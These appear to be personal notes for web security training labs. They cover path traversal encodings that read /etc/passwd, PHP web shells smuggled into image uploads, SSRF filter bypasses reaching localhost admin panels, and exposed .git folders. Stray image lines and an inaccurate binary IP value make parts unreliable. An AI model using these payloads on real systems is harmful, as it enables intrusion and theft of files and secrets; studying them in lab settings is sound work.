#### **Path Traversal:**

- 1. Look for any URL which contains some query parameters. ?file=abc.jpg
- 2. Do the url encoding

```
. --> %2e
```

/ --> %2f

% --> %25

../../etc/passwd after double encoding %252e%252e%252f%252e %252e%252e%252fetc/passwd

Hint: Can do triple encoding or four times encoding

3. if whitelisted only allowed, use null character with the filename and extension.

Eg: ../../etc/passwd%00file.jpg

# **Upload Shell to execute commands:**

- 1. Search for any upload files button. Eg: image upload
- 2. If simple shell.php is allowed.

```
<?php echo shell_exec('id') ?>
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

3. if only jpg can be uploaded then create an image for that using the command

exiftool Comment="<?php echo 'START ' .
file\_get\_contents('/home/carlos/secret') . ' END'; ?>" tiget.jpg o exploit.php


## 12.12. PNG file signature


The first eight bytes of a PNG file always contain the following values:

```
    (decimal)
    137
    80
    78
    71
    13
    10
    26
    10

    (hexadecimal)
    89
    50
    4e
    47
    0d
    0a
    1a
    0a

    (ASCII C notation)
    \( \)211
    P
    N
    G
    \r
    \n
    \032
    \n
```





```
shellphp 

1 x89PNG
2 SUB
3 <?php echo shell_exec('cat /home/carlos/secret'); ?>
```

- 4. Option to change the content type to image/jpeg
- 5. Upload of .htaccess may be required

Content-Type: text/plain

AddType application/x-httpd-php .frl

and then upload the shell.frl

- 6. renaming may help shell.php%00.jpg
- 7. if execution of php blocked in current folder, upload using filename = ../shell.php But if still it is not allowing, then use encoding %2e%2e%2fshell.php

### SSRF:

- 1. Check the POST request which contains some parameter as url. This URL has to be modified for getting admin access or anything.
- 2. If the admin is on other IP. May be then use ZAP to to find the ip using FUZZ. Then pass the ip with url to get admin panel and proceed.
- 3. In case of blacklisted url of localhost/admin, try to check first what part of this url is blocked. Try different possibility to convert this url to different forms to bypass blacklist. If done proceed with the deleting user.

http://127.000.000.001/AdMiN

http://127.0.0.01/AdMiN

http://127.1/AdMiN http://127.0.1/AdMiN

Converted IP	
<b>Quad Decimal</b>	127.0.0.1
Integer	2130706433
Binary	111111100000000000000000000000000000000
Hexadecimal	7f000001
Octal	1770000001

http://2130706433/aDmin http://0x7f000001/aDmin http://01770000001/aDmin

http://127.0.1/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65

**4.** For whitelist, check for the required url fir whitelist. When found, then append this url after #. Encode # to %2523

https://good-host:fakepassword@bad-host (good-host is like user name)

https://bad-host#good-host (URL fragmenting)

https://good-host.bad-host (DNS name you control)

### **Information Disclosure:**

- **1.** Modify some url part such as modify query parameters and check the error trace to find the solution.
- **2.** Check the pages from inspector tool, some debug message could be there, check the url if provided to debug and run it on browser. Some flag will be there.
- 3. Check for any hidden folderin the **robots.txt**. And then visit that to check further.
- 4. Using git tool,
  wget -mirror <utl>/.git
  git log
  git chekout
  ll
  cat filename

Okular

https://github.com/frank-leitner/portswigger-websecurity-academy/t
ree/main

sudo apt update sudo apt install okular